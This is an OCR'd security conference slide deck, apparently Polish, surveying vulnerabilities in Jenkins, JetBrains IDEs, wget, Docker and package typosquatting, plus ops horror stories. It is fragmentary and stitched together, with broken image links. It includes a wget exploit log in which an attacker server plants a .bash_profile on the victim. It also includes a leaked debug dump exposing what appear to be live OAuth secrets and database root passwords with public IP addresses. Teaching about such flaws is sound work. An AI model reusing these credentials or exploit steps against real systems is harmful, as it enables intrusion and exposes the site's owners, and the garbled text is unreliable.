Updated 2015-11-06 03:55 UTC: Included a updated mitigation script which doesn't have a Jenkins boot race condition

Earlier today we received numerous reports about a previously undisclosed "zero day" critical remote code execution vulnerability and exploit in Jenkins core. Unfortunately the vulnerability was not disclosed to us ahead of its publication so we're still working on more thorough fix. In the *meantime* however, we wanted to inform you of the issue and provide a workaround which will help prevent this exploit from being used against public Jenkins installations, for future reference this issue is being tracked privately as `SECURITY-218` in our issue tracker.

The attack is mounted through the Jenkins CLI subsystem, so the work-around is to remove/disable the CLI support inside of the running Jenkins server.

Using the following Groovy script you can disable the attack vector in your Jenkins installations by navigating to “Manage Jenkins” and then to “Script Console”, or just go to `http://your-jenkins-installation/script`. This only addresses the current running Jenkins process, in order to make the workaround persist between restarts of the Jenkins server, add the script below to `$JENKINS_HOME/init.groovy.d/cli-shutdown.groovy` (create the directory if necessary, and the file).

Aktualizacje - IDE

AUG 15TH, 2016

JetBrains IDE Remote Code Execution and Local File Disclosure

TL;DR

From at least 2013 until May 2016 JetBrains' IDEs were vulnerable to local file leakage, with the Windows (EDIT: *and* OS X) versions additionally being vulnerable to remote code execution. The only prerequisite for the attack was to have the victim visit an attacker-controlled webpage while the IDE was open.

Affected IDEs included PyCharm, Android Studio, WebStorm, IntelliJ IDEA and several others.

I've tracked the core of most of these issues (CORS allowing all origins + always-on webserver) back to the addition of the webserver to WebStorm in 2013. It's my belief that all JetBrains IDEs with always-on servers since then are vulnerable to variants of these attacks.

The arbitrary code execution vuln affecting Windows and OS X was in all IDE releases since at least July 13, 2015, but was probably exploitable earlier via other means.

All of the issues found were fixed in the patch released May 11th 2016.

LOGICALTRUST

Aktualizacje – wget, (...)

GNU Wget < 1.18 Arbitrary File Upload / Potential Remote Code Execution

```
victim@trusty:~$ wget http://attackers-server/safe-file.txt
Resolving attackers-server... 192.168.57.1
Connecting to attackers-server|192.168.57.1|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: ftp://192.168.57.1/.bash_profile [following]
          => .bash_profile
Connecting to 192.168.57.1:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> SIZE .bash_profile ... 55
==> PASV ... done.    ==> RETR .bash_profile ... done.
Length: 55 (unauthoritative)

.bash_profile                          100%
[=============================================================>]

2016-02-19 04:50:37 (1.27 MB/s) - .bash_profile saved [55]
```

LOGICALTRUST

Konfiguracja - Debug

Warning: file_put_contents(): Only 0 of 2227 bytes written, possibly out of free disk space in **/data/www/kinoman.tv/system/classes/Kohana/Log/File.php** on line **90**
[[/OFF]] [[/MODE]] [random_vip] => 0 [right_block_cover] => [[MODE=guest]] [[/MODE]])) [cache] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => cache [storage:ArrayObject:private] => Array ([memcache2] => Array ([driver] => memcache [default_expire] => 15000 [compression] => [servers] => Array ([local] => Array ([host] => memcache_server [port] => 11211 [persistent] => [weight] => 1 [timeout] => 5 [retry_interval] => 15 [status] => 1)) [instant_death] => 1) [memcache] => Array ([driver] => memcache [default_expire] => 15000 [compression] => [servers] => Array ([local] => Array ([host] => localhost [port] => 11211 [persistent] => [weight] => 1 [timeout] => 5 [retry_interval] => 15 [status] => 1)) [instant_death] => 1) [file] => Array ([driver] => memcache [default_expire] => 3600 [compression] => [servers] => Array ([local] => Array ([host] => localhost [port] => 11211 [persistent] => [weight] => 1 [timeout] => 1 [retry_interval] => 15 [status] => 1)) [instant_death] => 1))) [inflector] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => inflector [storage:ArrayObject:private] => Array ([uncountable] => Array ([0] => access [1] => advice [2] => aircraft [3] => art [4] => baggage [5] => bison [6] => dances [7] => deer [8] => equipment [9] => fish [10] => fuel [11] => furniture [12] => heat [13] => honey [14] => homework [15] => impatience [16] => information [17] => knowledge [18] => luggage [19] => media [20] => money [21] => moose [22] => music [23] => news [24] => patience [25] => progress [26] => pollution [27] => research [28] => rice [29] => salmon [30] => sand [31] => series [32] => sheep [33] => sms [34] => spam [35] => species [36] => staff [37] => swine [38] => toothpaste [39] => traffic [40] => understanding [41] => water [42] => weather [43] => work) [irregular] => Array ([appendix] => appendices [cactus] => cacti [calf] => calves [child] => children [crisis] => crises [criterion] => criteria [curriculum] => curricula [diagnosis] => diagnoses [elf] => elves [ellipsis] => ellipses [foot] => feet [goose] => geese [hero] => heroes [hoof] => hooves [hypothesis] => hypotheses [is] => are [knife] => knives [leaf] => leaves [life] => lives [loaf] => loaves [man] => men [mouse] => mice [nucleus] => nuclei [oasis] => oases [octopus] => octopi [ox] => oxen [paralysis] => paralyses [parenthesis] => parentheses [person] => people [phenomenon] => phenomena [potato] => potatoes [quiz] => quizzes [radius] => radii [scarf] => scarves [stimulus] => stimuli [syllabus] => syllabi [synthesis] => syntheses [thief] => thieves [tooth] => teeth [was] => were [wharf] => wharves [wife] => wives [woman] => women [release] => releases))) [sphinx] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => sphinx [storage:ArrayObject:private] => Array ([host] => 127.0.0.1 [port] => 9313)) [oauth2] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => oauth2 [storage:ArrayObject:private] => Array ([facebook] => Array ([appId] => 324906367636346 [secret] => 716a984b6b40bbccce9c35cf1628f10d [redirect] => [name] => kinoman.tv) [google] => Array ([appId] => 28875767437-70u7r49v6l3crgmkekqtdcvmh3dcfo9v.apps.googleusercontent.com [secret] => M8qe8ForAl9AxmgC5lvLwJaU [redirect] => http://www.kinoman.tv/google [name] => kinoman.tv))))) [_group_name:protected] => website [storage:ArrayObject:private] => Array ([email_from] => noreply@kinoman.tv [email_from_name] => kinoman.tv [email_to] => help.kinoman@gmail.com [title] => filmy.pl [favicon] => favicon.png [files] => Array ([css] => Array ( ) [js] => Array ( )) [genders] => Array ([1] => Mężczyzna [2] => Kobieta) [avatar_path] => /data/www/kinoman.tv/s/a/ [gg_number] => ----- [player_width] => 631 [player_height] => 425 [static_server] => http://static.kinoman.tv/ [assets_server] => http://www.kinoman.tv/assets2/ [js_server] => http://www.kinoman.tv/ [css_server] => http://www.kinoman.tv/ [photos_server] => http://static.kinoman.tv/ [base_url] => http://www.kinoman.tv/ [plaques] => Array ([1] => Normalny [1] [2] => Zdejmowanie limitu [2] [3] => Film tylko w playerze bez limitu [3] [4] => Tylko dla VIP [4]) [template] => kinoman.tv)) [ads] => Config_Group Object ([_parent_instance:protected] => Config Object ([_sources:protected] => Array ([0] => Config_Database Object ([_loaded_keys:protected] => Array ([website] => Array ([player_height] => player_height [player_width] => player_width) [ads] => Array ([before_play] => before_play [before_wait_seconds] => before_wait_seconds [footer] => footer [footer_ad] => footer_ad [random_vip] => random_vip [right_block_cover] => right_block_cover [under_menu] => under_menu [under_slideshow_main] => under_slideshow_main)) [_db_instance:protected] => default [_table_name:protected] => config) [1] => Config_File Object ([_directory:protected] => config)) [_groups:protected] => Array ([database] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => database [storage:ArrayObject:private] => Array ([default] => Array ([type] => MySQL [connection] => Array ([hostname] => db_prod [database] => kinoman [username] => kinoman [password] => JB6UFaZqTvECtHQY [persistent] =>) [table_prefix] => [charset] => utf8 [caching] => 1) [alternate] => Array ([type] => PDO [connection] => Array ([dsn] => mysql:host=localhost;dbname=kohana [username] => root [password] => r00tdb [persistent] =>) [table_prefix] => [charset] => utf8 [caching] =>) [kinolive] => Array ([type] => MySQL [connection] => Array ([hostname] => 94.75.221.138 [database] => kinoland [username] => root [password] => ogkEAOIMfiof [persistent] =>) [table_prefix] => [charset] => utf8 [caching] =>) [kinolive_real] => Array ([type] => MySQL [connection] => Array ([hostname] => 94.75.221.138 [database] => newkino [username] => root [password] => ogkEAOIMfiof [persistent] =>) [table_prefix] => [charset] => utf8 [caching] =>) [topupload] => Array ([type] => MySQL [connection] => Array ([hostname] => 46.105.113.165 [database] => vidzer [username] => vidzer [password] => JEQFJSUIhasy8dh281 [persistent] =>) [table_prefix] => [charset] => utf8 [caching] =>))) [website] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => website [storage:ArrayObject:private] => Array ([email_from] => noreply@kinoman.tv [email_from_name] => kinoman.tv [email_to] => help.kinoman@gmail.com [title] => filmy.pl [favicon] => favicon.png [files] => Array ([css] => Array ( ) [js] => Array ( )) [genders] => Array ([1] => Mężczyzna [2] => Kobieta) [avatar_path] => /data/www/kinoman.tv/s/a/ [gg_number] => ----- [player_width] => 631 [player_height] => 425 [static_server] => http://static.kinoman.tv/ [assets_server] => http://www.kinoman.tv/assets2/ [js_server] => http://www.kinoman.tv/ [css_server] => http://www.kinoman.tv/ [photos_server] => http://static.kinoman.tv/ [base_url] => http://www.kinoman.tv/ [plaques] => Array ([1] =>

Szyfrowana komunikacja

Off-Path TCP Exploits: Global Rate Limit Considered Dangerous

In a nutshell, the vulnerability allows a blind off-path attacker to infer if any two arbitrary hosts on the Internet are communicating using a TCP connection

Zarządzanie danymi

Od wielu lat znane są ataki polegające na rejestrowaniu domen z literówką w nazwie. Ktoś wpisuje adres swojej ulubionej strony, popełnia błąd i ląduje na zupełnie innej witrynie. Nikolai wymyślił jednak inny sposób wykorzystania literówek, wycelowany w programistów. Jak namówić programistę do zainstalowania złośliwego oprogramowania? Nie trzeba go namawiać, sam je zainstaluje. Np. zamiast

```
1 sudo pip install requests
```


może przecież wpisać

```
1 sudo pip install reqeusts
```

Na tym pomyśle Nikolai oparł swoją pracę dyplomową. Wybrał trzy repozytoria pakietów: pypi.python.org (Python), rubygems.org (Ruby) oraz npmjs.com (Node.js). Do każdego z nich pakiety może wgrywać każdy kto na taki pomysł wpadnie. Nikolai wygenerował ok. 200 pakietów, których nazwy oparł na popularnych pakietach z lekka modyfikacją. Wykorzystał

LOGICALTRUST

Qubes – Dom0 exploit



LOGICALTRUST

Docker

Docker » Docker : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2016-3697	264		+Priv	2016-06-01	2016-06-16	2.1	None	Local	Low	Not required	Partial	None	None
libcontainer/user/user.go in runC before 0.1.0, as used in Docker before 1.11.2, improperly treats a numeric UID as a potential username, which allows local users to gain privileges via a numeric username in the password file in a container.														
2	CVE-2015-3631	264			2015-05-18	2015-07-02	3.6	None	Local	Low	Not required	None	Partial	Partial
Docker Engine before 1.6.1 allows local users to set arbitrary Linux Security Modules (LSM) and docker_t policies via an image that allows volumes to override files in /proc.														
3	CVE-2015-3630	264		+Info	2015-05-18	2015-06-25	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Docker Engine before 1.6.1 uses weak permissions for (1) /proc/asound, (2) /proc/timer_stats, (3) /proc/latency_stats, and (4) /proc/fs, which allows local users to modify the host, obtain sensitive information, and perform protocol downgrade attacks via a crafted image.														
4	CVE-2015-3627	59		+Priv	2015-05-18	2015-07-02	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Libcontainer and Docker Engine before 1.6.1 opens the file-descriptor passed to the pid-1 process before performing the chroot, which allows local users to gain privileges via a symlink attack in an image.														
5	CVE-2014-9358	20			2014-12-16	2014-12-30	6.4	None	Remote	Low	Not required	Partial	Partial	None
Docker before 1.3.3 does not properly validate image IDs, which allows remote attackers to conduct path traversal attacks and spoof repositories via a crafted image in a (1) "docker load" operation or (2) "registry communications."														
6	CVE-2014-9357	264		Exec Code	2014-12-16	2014-12-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Docker 1.3.2 allows remote attackers to execute arbitrary code with root privileges via a crafted (1) image or (2) build in a Dockerfile in an LZMA (.xz) archive, related to the chroot for archive extraction.														
7	CVE-2014-6408	264		Bypass	2014-12-12	2014-12-15	5.0	None	Remote	Low	Not required	None	Partial	None
Docker 1.3.0 through 1.3.1 allows remote attackers to modify the default run profile of image containers and possibly bypass the container by applying unspecified security options to an image.														
8	CVE-2014-6407	59		Exec Code	2014-12-12	2014-12-15	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Docker before 1.3.2 allows remote attackers to write to arbitrary files and execute arbitrary code via a (1) symlink or (2) hard link attack in an image archive in a (a) pull or (b) load operation.														
9	CVE-2014-5277	17			2014-11-17	2014-11-18	5.0	None	Remote	Low	Not required	Partial	None	None
Docker before 1.3.1 and docker-py before 0.5.3 fall back to HTTP when the HTTPS connection to the registry fails, which allows man-in-the-middle attackers to conduct downgrade attacks and obtain authentication and image data by leveraging a network position between the client and the registry to block HTTPS traffic.														
10	CVE-2014-3499	264		+Priv	2014-07-11	2014-07-11	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Docker 1.0.0 uses world-readable and world-writable permissions on the management socket, which allows local users to gain privileges via unspecified vectors.														

LOGICALTRUST

Ansible Hoax

> I run a small hosting provider with more or less 1535 customers and I use Ansible to automate some operations to be run on all servers. Last night I accidentally ran, on all servers, a Bash script with a rm -rf {foo}/{bar} with those variables undefined due to a bug in the code above this line. All servers got deleted and the offsite backups too because the remote storage was mounted just before by the same script (that is a backup maintenance script).

LOGICALTRUST

Opowieści z krypty

*Na tym serwerze byl **calkowity brak miejsca na partycjach** i system krytycznych analiz musial **usunac kilka kopii zapasowych userow** aby serwer dzialal bedziemy zmieniac macierz dyskowa na tym serwerze na wieksza aby nikomu nie brakowalo miejsca na ta chwile przepraszamy za sytuacje i **dodamy 1 miesiac gratis hostingu** za to*

<xxx> kurwa prawie zawału dostałem
<xxx> wpadam sprawdzić, czy się dobrze backup zrobił
<xxx> patrzę, jest
<xxx> ale daty się nie zgadzają
<xxx> ostatni backup 04.2015
<xxx> ciśnienie mi się podniosło
<xxx> szukam patrzę
<xxx> a to stary serwer backupu
<xxx> nie zgasiliśmy go
<xxx> i sobie stoi
<xxx> ja pierdolę :)

LOGICALTRUST

Opowieści z krypty


<xxx> a to ja kiedys dawno temu przeczytalem gdzies
<xxx> ze hackerzy beda robic konkurs w internecie kto wiecej stron zdefacuje
<xxx> wiec chcialem zabezpieczyc swoj serwer
<xxx> zalogowalem sie zdalnie
<xxx> dalem iptables -P INPUT DROP
<xxx> ... i byl bezpiecznie :)

<yyy> uy mnie w robocie gosc puscil TRUNCATE bazy na produkcji wklejajac sql z neta bez sprawdzenia

<xxx> u mnie puscil update tylko zapomnial dac where :D

LOGICALTRUST

Zbędne zasoby




LOGICALTRUST

Zbędne zasoby

```
Scanning...

Dir: _DB_BA~1
Dir: SEC_AC~1
Dir: CHALLE~1
File: ACSECR~1.HTM
File: TEST1~1.ASP
File: TEST2~1.ASM
File: TEST2~1.ASP
File: VALIDF~1.HTM
File: VALIDF~2.HTM
File: NON_MO~1.HTM
File: WELCOM~1.HTM


--------- Final Result ---------
1233 requests have been sent to the server:
Dir: CHALLE~1
Dir: SEC_AC~1
Dir: _DB_BA~1
File: ACSECR~1.HTM
File: NON_MO~1.HTM
File: TEST1~1.ASP
File: TEST2~1.ASM
File: TEST2~1.ASP
File: VALIDF~1.HTM
File: VALIDF~2.HTM
File: WELCOM~1.HTM

3 Dir(s) was/were found
8 File(s) was/were found
```


LOGICALTRUST


Zbędne zasoby




LOGICALTRUST

Zbędne zasoby

